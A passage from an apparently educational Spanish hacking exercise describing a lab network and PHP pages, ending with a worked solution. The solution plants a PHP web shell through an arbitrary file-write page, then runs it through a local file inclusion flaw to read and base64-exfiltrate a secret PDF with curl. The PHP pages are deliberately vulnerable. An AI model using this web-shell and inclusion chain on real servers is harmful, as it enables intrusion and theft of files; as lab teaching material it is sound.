          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1632 (1.5 KiB)  TX bytes:1632 (1.5 KiB)

root@router2:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
12.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
13.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 eth1
0.0.0.0         12.0.0.254      0.0.0.0         UG    0      0        0 eth0
root@router2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      1209/Xorg
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      1161/httpd
```

```
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1174/sshd
tcp        0      0 13.0.0.254:22           13.0.0.1:49896          ESTABLISHED 1914/2
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
```

Ordenador2:

```
root@ordenador2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1176/httpd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:65:4F:9A
          inet addr:12.0.0.10  Bcast:12.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13260 (12.9 KiB)  TX bytes:9691 (9.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@ordenador2:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
12.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         12.0.0.253      0.0.0.0         UG    0      0        0 eth0
root@ordenador2:~# ls -al /var/www/
total 16
drwxr-xr-x    2 root     root          4096 Dec 15 18:28 .
```

```
drwxr-xr-x    5 root     root          4096 Dec 15 18:11 ..
lrwxrwxrwx    1 root     root            12 Dec 15 18:21 0 -> /bin/stat.sh
lrwxrwxrwx    1 root     root            12 Dec 15 18:28 1 -> /bin/free.sh
lrwxrwxrwx    1 root     root            10 Dec 15 18:28 2 -> /bin/df.sh
-rw-r--r--    1 root     root            57 Dec 15 18:30 ejecuta.php
-rw-r--r--    1 root     root           256 Dec 15 18:30 index.html
root@ordenador2:~# cat /var/www/ejecuta.php
<pre>
<?php
                system("./".intval($_GET["cmd"]))
?>
</pre>
root@ordenador2:~# cat /var/www/index.html
<html>
<body>
<h1>Seleccione el comando a ejecutar:</h1>
<form action="ejecuta.php">
<select name="cmd">
<option value="0">netstat</option>
<option value="1">free</option>
<option value="2">df</option>
<input type="submit"></input>
</form>
</body>
</html>
```

Ordenador3:

```
root@ordenador3:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1195/httpd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador3:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:15:A8:6B
          inet addr:13.0.0.10  Bcast:13.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:111 errors:0 dropped:0 overruns:0 frame:0
```

```
        TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:11528 (11.2 KiB)  TX bytes:8763 (8.5 KiB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:4 errors:0 dropped:0 overruns:0 frame:0
        TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:324 (324.0 B)  TX bytes:324 (324.0 B)

root@ordenador3:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
13.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         13.0.0.254      0.0.0.0         UG    0      0        0 eth0
root@ordenador3:~# ls /var/www/
data        datos.php    index.html   muestra.php
root@ordenador3:~# ls /var/www/data
ayuda       bienvenido  contacto
root@ordenador3:~# cat /var/www/datos.php
<html>
<body>
<a href="<?php

$rand=rand();

file_put_contents("./".$rand,$_GET["data"]);

echo "./".$rand;

?>">link</a>
</body>
</html>
root@ordenador3:~# cat /var/www/index.html
<h1>hola bienvenido a la pagina</h1>
```

Texto inutil

contacto

ayuda

root@ordenador3:~# cat /var/www/muestra.php

<?php if(stristr($_GET['page'],".") != false){die("error");} ?>

<html>

<body>

<h1>Mostrando pagina <?php echo $_GET['page']; ?>:</h1>

Los datos de texto contenidos en la pagina son:<\p>

<?php include("./".$_GET['page']); ?>

copyright Dummy pages (C)

</body>

</html>

root@ordenador3:~# cat /var/www/data/ayuda

<h1>hola bienvenido a la pagina de ayuda</h1>

Texto inutil

contacto

bienvenida

root@ordenador3:~# cat /var/www/data/contacto

<h1>hola bienvenido a la pagina de contacto</h1>

Texto inutil

bienvenida

ayuda

root@ordenador3:~# cat /var/www/data/bienvenido

```
<h1>hola bienvenido a la pagina</h1>


Texto inutil


<a href="muestra.php?page=data/contacto">contacto</a>
<a href="muestra.php?page=data/ayuda">ayuda</a>
```

Nosotros por nuestra parte también hemos ejecutado algunos comandos en nuestro propio ordenador teniendo las salidas que se muestran a continuación:

Ordenador1:

```
root@ordenador1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1203/httpd
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      1192/Xorg
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      1145/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1157/sshd
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      1203/httpd
tcp        0      0 11.0.0.10:22            11.0.0.1:40978          ESTABLISHED 1795/2
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador1:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:31:21:9E
          inet addr:11.0.0.10  Bcast:11.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14304 (13.9 KiB)  TX bytes:10868 (10.6 KiB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:324 (324.0 B)  TX bytes:324 (324.0 B)
```

```
root@ordenador1:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
11.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         11.0.0.254      0.0.0.0         UG    0      0        0 eth0
```

Aunque evidentemente lo que tengamos sirviendo en nuestro ordenador servirá de poco o nada en el proceso de hackear.

En estas condiciones, con lo descrito aquí y sin hacer suposiciones más allá de los datos que disponemos.

¿Será posible obtener el archivo secreto de forma correcta? En caso afirmativo decir que comandos se deben ejecutar desde el ordenador 11.0.0.10 para conseguir el archivo que se desea. Se puede ampliar los comandos con algun tipo de información adicional. En caso negativo dar los argumentos por los que es imposible obtener el archivo.

```
tlm@ordenador1:~$ curl '13.0.0.10/ejercicio2/datos.php?data=<?php
%20system($_GET\[cmd\]);%20?>'
<html>
<body>
<a href="./689157102">link</a>
</body>
</html>
tlm@ordenador1:~$ curl '13.0.0.10/ejercicio2/muestra.php?
page=689157102&cmd=openssl%20enc%20-base64%20-in%20/home/www/
archivosecreto.pdf' | sed s/"<p>"/""/ | grep -v "<" | grep -v
Dummy | openssl enc -base64 -d  > archivosecreto.pdf
```